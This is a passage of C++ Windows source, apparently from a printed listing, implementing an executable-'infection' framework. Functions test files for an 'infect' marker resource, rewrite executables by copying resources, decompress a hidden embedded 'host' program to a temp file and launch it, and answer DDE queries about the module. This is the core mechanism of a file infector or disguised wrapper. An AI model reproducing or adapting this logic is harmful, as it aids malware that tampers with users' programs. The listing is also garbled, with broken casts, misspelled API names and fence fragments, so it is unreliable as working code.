        MOVEFILE_REPLACE_EXISTING|MOVEFILE_COPY_ALLOWED)) {
        if(gotDates) {
            // set the new file's time and date
            hFile = CreateFile(appFileName,
                GENERIC_WRITE,
                FILE_SHARE_READ|FILE_SHARE_WRITE,
                NULL,
                OPEN_EXISTING,
                0,
                NULL);
            if(hFile) {
                SetFileTime(hFile, &creation, &lastAccess, &lastWrite);
                CloseHandle(hFile);
            }
        }
        VrsError = VE_NONE;
        return true;
    }
    remove(workFileName);
    VrsError = VE_NOCREATE;
    return false;
}

/*-----
* VrsQueryFile
```

```
*
*
Error codes:
* VE_NOACCESS
* VE_EXEFORMAT
* VE_NORECORD
*/
extern "C" bool __fastcall
VrsQueryFile(const char* appFileName, VrsInfectStatus& status)
{
    VrsError = 0;
    // check for read permission
    if(access(appFileName,04) !=0) {
        VrsError = VE_NOACCESS;
        return false;
    }

    //
    // verify PE executable
    //
    DWORD info = SHGetFileInfo(appFileName,0,NULL,0,
        SHGFI_EXETYPE);
    if(LOWORD(info) != 0x4550 && LOWORD(info) != 0x454E ) {
        // non-win32 executable
        VrsError = VE_EXEFORMAT;
        return false;
    }

    HINSTANCE appInst = LoadLibraryEx(appFileName,NULL,
        DONT_RESOLVE_DLL_REFERENCES);

    if(appInst == NULL) {
        VrsError = VE_NOACCESS;
        return false;
    }

    bool isOk;
    VrsInfectStatus* stat= (VrsInfectStatus*)
    GetResource(appInst,RC_STATUS,RT_RCDATA);
    if(stat) {
        CopyMemory(&status,stat,sizeof(VrsInfectStatus));
        VrsError = VE_NONE;
        isOk = true;
    }
    else {
        VrsError = VE_NORECORD;
        isOk = false;
    }
    FreeLibrary(appInst);
    return isOk;
}

/*-----
* VrsIsInfected
*
*
Error codes:
the error codes is the same set as VrsQueryFile
*/
extern "C" bool __fastcall
VrsIsInfected(const char* appFileName)
{
    VrsInfectStatus stat;
```

```
    if(VrsQueryFile(appFileName,stat)){
        VrsError = VE_NONE;
        if(stat.Magic == MAGIC) {
            return true;
        }
        else {
            return false;
        }
    }
    else {
        // leave VrsQueryFile's error code to the caller
        return false;
    }
}

/*-----
 * VrsIsHostRunning
 *
 *
 * Check if the host is currently running
 * Error codes:
 *   * VE_NONE
 *   * VE_HOSTABSENT
 */
extern "C" bool __fastcall
VrsIsHostRunning()
{
    if(!HostStarted) {
        VrsError = VE_HOSTABSENT;
        return false;
    }

    if(WaitForSingleObject(HostInfo.hProcess,0) == WAIT_TIMEOUT) {
        VrsError = VE_NONE;
        return true;
    }
    else {
        VrsError = VE_NONE;
        return false;
    }
}

/*-----
 * VrsHostInfo
 *
 *
 * returns the status of the running host

 * Error codes:
 *   * VE_NONE
 */
extern "C" void __fastcall
VrsGetHostInfo(VrsHostInfo& info)
{
    VrsError = VE_NONE;
    info.HostStarted = HostStarted;
    if(HostStarted) {
        info.HostCmdLine = HostCmdLine;
        info.HostPID     = HostInfo.dwProcessId;
    }
    else {
        info.HostCmdLine = NULL;
        info.HostPID     = NULL;
    }
}
}
```

```
/*-----  
* VrsLastError  
*  
* returns the last error value  
*/  
extern "C" int __fastcall  
VrsLastError()  
{  
    return VrsError;  
}  
  
/*-----  
* ExecHost  
*  
*/  
bool  
ExecHost()  
{  
    if(!InfectStatus.HostExist) {  
        return false;  
    }  
  
    HRSRC rHost = FindResource(Handle,RC_HOST,RT_RCDATA);  
    if(!rHost){  
        return false;  
    }  
  
    //  
    // use high priority while decompressing host  
    HANDLE hCurProc; // current process  
    DWORD dwPriority; // current priority class  
    hCurProc = GetCurrentProcess();  
    dwPriority = GetPriorityClass(hCurProc);  
    SetPriorityClass(hCurProc,HIGH_PRIORITY_CLASS);  
  
    void* host = LockResource(LoadResource(Handle,rHost));  
    assert(host);  
  
    char TempPath[MAX_PATH];  
    char ExeFile[MAX_PATH];  
    char Drive[_MAX_DRIVE],Dir[_MAX_DIR];  
    ExeFile[0] = 0;  
    TempPath[0] = 0;  
    HostFileName[0] = 0;  
  
    //  
    // try to execute host in current .EXE's directory  
    if(GetModuleFileName(Handle,ExeFile,sizeof(ExeFile)) != 0) {  
        _splitpath(ExeFile,Drive,Dir,NULL,NULL);  
        _makepath(TempPath,Drive,Dir,NULL,NULL);  
        GetTempFileName(TempPath,"WIN",0,HostFileName);  
    }  
  
    // didn't work? we'll have to execute the host in temporary dir  
    if(HostFileName[0] == 0) {  
        GetTempPath(sizeof(TempPath),TempPath);  
        GetTempFileName(TempPath,"WIN",0,HostFileName);  
    }  
  
    FILE* fHost;  
    fHost = fopen(HostFileName,"wb");  
    try {  
        if(fHost) {
```

```
zlib::Byte* buff = new zlib::Byte[InfectStatus.HostSize];

//
// uncompress host
//
int          err;
z_stream     zstr;
zstr.zalloc  = Z_NULL;
zstr.zfree   = Z_NULL;
zstr.opaque  = Z_NULL;
zstr.data_type = Z_BINARY;

if(inflateInit(&zstr) == Z_OK) {
    assert(InfectStatus.HostSize);

    zstr.next_in  = (zlib::Byte*) host;
    zstr.next_out = buff;

    zstr.avail_in  = sizeofResource(Handle, rHost);
    zstr.avail_out = InfectStatus.HostSize;

    for(;;) {
        // should decompress in a single step
        err = inflate(&zstr, Z_FINISH);
        assert(err == Z_STREAM_END || err == Z_OK);

        size_t bytesProcessed = InfectStatus.HostSize
            - zstr.avail_out;
        fwrite(buff, sizeof(char), bytesProcessed, fHost);

        if(err == Z_STREAM_END) {
            break;
        }
        zstr.avail_out = InfectStatus.HostSize;
        zstr.next_out = buff;
    }
}
inflateEnd(&zstr);
delete[] buff;
fclose(fHost);

//
// re-set priority
SetPriorityClass(hCurProc, dwPriority);

// spawn host
STARTUPINFO startInfo;
GetStartupInfo(&startInfo);
if(CreateProcess(
    HostFileName,
    const_cast<LPTSTR>(HostCmdLine),
    NULL, // process security attrs
    NULL, // thread security attrs
    false, // don't inherit handles
    0, // flags
    NULL, // environment
    NULL, // cur dir
    &startInfo,
    &HostInfo))
{
    HostStarted = true;
    // wait untill the GUI host enters its
    // message loop
    WaitForInputIdle(HostInfo.hProcess, 2*60*1000);
    return true;
}
```

```
        else {
            remove(HostFileName);
            HostStarted = false;
            return false;
        }
    }
    else {
        return false;
    }
}
catch(bad_alloc) {
    fclose(fHost);
    SetPriorityClass(hCurProc,dwPriority);
    VrsError = VE_NOMEM;
    return false;
}
}

//-----
// private utility funcs
//

// for this section only
BOOL CALLBACK CopyResourcesProc(HANDLE hModule,LPCTSTR lpszType,
    LPSTR lpszName,LONG lParam);

/*-----
* CopyResources
*
*
* copies all resources from the module specified by
* hModuleCopyFrom to the update-handle (BeginUpdateResource)
* specified by hUpdateCopyTo
*/
bool
CopyResources(HINSTANCE hModuleCopyFrom,HANDLE hUpdateCopyTo,
    LPCSTR restype)
{
    return EnumResourceNames(hModuleCopyFrom,
        restype,
        (ENUMRESNAMEPROC)CopyResourcesProc,
        (LONG)hUpdateCopyTo);
}

/*-----
* CopyResourcesProc
*
*
*
*/
BOOL CALLBACK
CopyResourcesProc(HANDLE hModule,LPCTSTR lpszType,LPSTR lpszName,
    LONG lParam)
{
    // lParam is the update-handle obtained from BeginUpdateResource
    HANDLE hUpdate= (HANDLE) lParam;
    HRSRC hRes = FindResource(hModule,lpszName,lpszType);
    assert(hRes);
    void* pRes = LockResource(LoadResource(hModule,hRes));
    assert(pRes);
    UpdateResource(hUpdate,
        lpszType,
        lpszName,
        MAKELANGID(LANG_NEUTRAL,SUBLANG_NEUTRAL),
        pRes,
        sizeofResource(hModule,hRes));
}
```

```
    return true;
}

//-----

/*-----
 * DdeCallback
 *
 */
HDEDATA CALLBACK
DdeCallback(UINT type,UINT fmt,HCONV hconv,HSZ hsz1,HSZ hsz2,
            HDEDATA hData,DWORD dwData1,DWORD dwData2)
{
    char Topic[40];
    char Item[40];
    char Service[40];
    char Reply[200 + MAX_PATH];
    char FileName[MAX_PATH];

    switch(type) {
    case XTYP_CONNECT:
        DdeQueryString(DdeHandle,hsz1,Topic,sizeof(Topic),
                       CP_WINANSI);
        DdeQueryString(DdeHandle,hsz2,Service,sizeof(Service),
                       CP_WINANSI);
        if(lstrcmpi(Topic,"hello") == 0) {
            return (HDEDATA>true;
        }
        else {
            return (HDEDATA>false;
        }

    case XTYP_REQUEST:
        DdeQueryString(DdeHandle,hsz1,Topic,sizeof(Topic),CP_WINANSI);
        DdeQueryString(DdeHandle,hsz2,Item,sizeof(Item),CP_WINANSI);

        if(lstrcmpi(Topic,"hello") == 0 && fmt == CF_TEXT) {
            GetModuleFileName(Handle,FileName,sizeof(FileName));
            sprintf(Reply,"file=%s LibVer=%X AppId=%s AppVer=%X",
                  FileName,
                  InfectStatus.LibVersion,
                  InfectStatus.AppId,
                  InfectStatus.AppVersion);
            DWORD size = lstrlen(Reply);
            HDEDATA data = DdeCreateDataHandle(DdeHandle,(BYTE*)
                                              Reply,size,0,hsz2,CF_TEXT,0);

            return data;
        }
        default:
            return NULL;
    }
}

// EOF
```